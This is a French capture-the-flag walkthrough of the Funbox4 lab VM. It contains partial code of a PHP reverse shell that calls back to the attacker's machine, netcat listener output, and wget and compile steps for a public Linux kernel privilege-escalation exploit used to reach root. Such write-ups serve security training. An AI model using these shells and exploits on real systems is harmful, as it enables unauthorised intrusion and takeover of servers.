+ http://10.0.2.5/index.html (CODE:200|SIZE:11321)
+ http://10.0.2.5/server-status (CODE:403|SIZE:296)

_____|_____|


END_TIME: Mon Nov  7 11:21:05 2022
DOWNLOADED: 4612 - FOUND: 2

(kali@kali)-[~]
```


Celui-ci ne donne rien de concluant.

Cependant, dans les hints de la VM, on nous dit de faire attention à la « casse » on se doute alors que l'un des fichiers est en majuscule.


Après plusieurs essais de fichiers aléatoire je suis tombé sur ROBOTS.TXT :




A la toute fin du fichier on repère quelque chose d'intéressant :



Avec un dir sur ce répertoire on tombe sur une page upload.php cela semble très intéressant pour nous alors allons l'explorer :



Upload your time sheet, please:



Pour notre script nous allons reprendre notre script de reverse\_shell, celui disponible sur internet.

A l'intérieur nous allons laisser les mêmes paramètres IP = VM (kali) et un port aléatoire, ici 3333 :



```

// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.
// Listening on [any] 3333 ...
set_time_limit(0);
$VERSION = "1.0";
$ip = '10.0.2.15'; // CHANGE THIS
$port = 3333; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
//

// pcntl_fork is hardly ever available, but will allow us to daemonise
// our php process and avoid zombies. Worth a try...
if (function_exists('pcntl_fork')) {
    // Fork and have the parent process exit
    $pid = pcntl_fork();

    if ($pid == -1) {
        printit("ERROR: Can't fork");
        exit(1);
    }

    if ($pid) {
        exit(0); // Parent exits
    }

    // Make the current process a session leader
    // Will only succeed if we forked
    if (posix_setsid() == -1) {

```

Mais avant cela, il nous faut initier la connexion à ce port à l'aide de la commande :

```

(kali@kali)-[~]
$ nc -nlvp 3333
listening on [any] 3333 ...
connect to [10.0.2.15] from (UNKNOWN) [10.0.2.5] 34012
Linux funbox4 4.4.0-187-generic #217-Ubuntu SMP Tue Jul 21 04:18:15 UTC 2020
x86_64 x86_64 x86_64 GNU/Linux
 17:50:04 up 31 min,  0 users,  load average: 0.00, 0.05, 0.24
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
$ ls
bin
boot
dev
etc
hint.txt
home
initrd.img
initrd.img.old
lib
lib64
lost+found
media
mnt
opt
proc
root
run
sbin
snap
srv
sys
tmp
usr
var
vmlinuz
vmlinuz.old
$

```

On peut voir ici que nous sommes connectés à un shell.

Afin d'avoir un vrai shell nous exécutons la commande `bash -i` :

Et nous décidons d'aller dans le répertoire `/home` :

```
www-data@funbox4:/$ cd /ho
cd /home/
www-data@funbox4:/home$ cd /home
cd /home
www-data@funbox4:/home$

www-data@funbox4:/home$

www-data@funbox4:/home$

www-data@funbox4:/home$

www-data@funbox4:/home$ ls
ls
anna
thomas
www-data@funbox4:/home$
```

A l'aide de la commande `uname -r` nous obtenons la version de Ubuntu :

```
www-data@funbox4:/home$ uname -r
uname -r
4.4.0-187-generic
www-data@funbox4:/home$
```

En effectuant des recherches sur internet on trouve

« Linux Kernel < 4.13.9 (Ubuntu 16.04 / Fedora 27) - Local Privilege Escalation is vulnerable »

J'ai décidé de reprendre la suite de commande liée à cette vulnérabilité et de l'upload sur le site :

**wget <https://www.exploit-db.com/raw/45010>**

- **mv 45010 45010.c**
- **gcc 45010.c**
- **ls -ltr**

on retrouve le script (a.out) :

Upload your time sheet, please:

Browse... No file selected.

Upload

The file rootshell has been uploaded

```
(kali@kali)-[~]
$ mv 45010 45010.c
$ gcc 45010
/usr/bin/ld: cannot find 45010: No such file or directory
collect2: error: ld returned 1 exit status

(kali@kali)-[~]
$ ls-ltr
total 140
drwxr-xr-x 2 kali kali 4096 Nov 6 08:30 Videos
drwxr-xr-x 2 kali kali 4096 Nov 6 08:30 Templates
drwxr-xr-x 2 kali kali 4096 Nov 6 08:30 Public
drwxr-xr-x 2 kali kali 4096 Nov 6 08:30 Pictures
drwxr-xr-x 2 kali kali 4096 Nov 6 08:30 Music
drwxr-xr-x 2 kali kali 4096 Nov 6 08:30 Downloads
drwxr-xr-x 2 kali kali 4096 Nov 6 08:30 Documents
drwxr-xr-x 2 kali kali 4096 Nov 6 08:30 Desktop
-rw-r--r-- 1 kali kali 0 Nov 6 17:21 common.txt
-rw-r--r-- 1 kali kali 0 Nov 6 17:21 output.txt
-rw-r--r-- 1 kali kali 5488 Nov 7 11:43 shell.php
-rw-r--r-- 1 kali kali 45 Nov 7 11:45 shell4.php
-rw-r--r-- 1 kali kali 5488 Nov 7 11:49 shell8.php
-rw-r--r-- 1 kali kali 13248 Nov 7 12:04 root.php
-rw-r--r-- 1 kali kali 13248 Nov 7 12:05 getroot
-rw-r--r-- 1 kali kali 13248 Nov 7 12:12 rootshell
-rw-r--r-- 1 kali kali 13728 Nov 7 12:15 45010.c
-rwxr-xr-x 1 kali kali 21760 Nov 7 12:16 a.out
```

En exécutant ce script dans le rep :

```
www-data@funbox4:/var/www/html$ cd igmseklhgmrmjtherij2145236
cd igmseklhgmrmjtherij2145236
www-data@funbox4:/var/www/html/igmseklhgmrmjtherij2145236$ cd upload
cd upload
www-data@funbox4:/var/www/html/igmseklhgmrmjtherij2145236/upload$ ls
ls
a.out
getroot
rootshell
shell.php
shell4.php
shell8.php
www-data@funbox4:/var/www/html/igmseklhgmrmjtherij2145236/upload$ ./a.out
./a.out
[.]
[.] t(-_t) exploit for counterfeit grsec kernels such as KSPP and linux-hard
ened t(-_t)
[.]
[.] ** This vulnerability cannot be exploited at all on authentic grsecurit
y kernel **
[.]
[*] creating bpf map
[*] sneaking evil bpf past the verifier
[*] log:
0: (b4) (u32) r2 = (u32) -1
1: (55) if r2 != 0xffffffff goto pc+2
   R1=ctx R2=imm-1 R10=fp
2: (b7) r0 = 0
3: (95) exit

from 1 to 4: R1=ctx R2=inv R10=fp
4: (7b) *(u64 *)(r10 -16) = r1
5: (18) r9 = 0x0
7: (b6) r1 = r0
```



On accède au répertoire root et l'on trouve notre flag :

```
# ls
flag.txt
# cat flag.txt
( _\      ( )      ( _\      ( _\
| ( _\    _\ / _\ | | _\ / _\ ( _\
| | _\ ( ) ( ) _\ | | _\ / _\ ( _\
| | _\ ( ) ( ) _\ | | _\ / _\ ( _\
| | _\ ( ) ( ) _\ | | _\ / _\ ( _\

Well done ! Made with ♥ by @0815R2d2 ! I look forward to see this screenshot on twitter ;-)
```

Nous sommes root !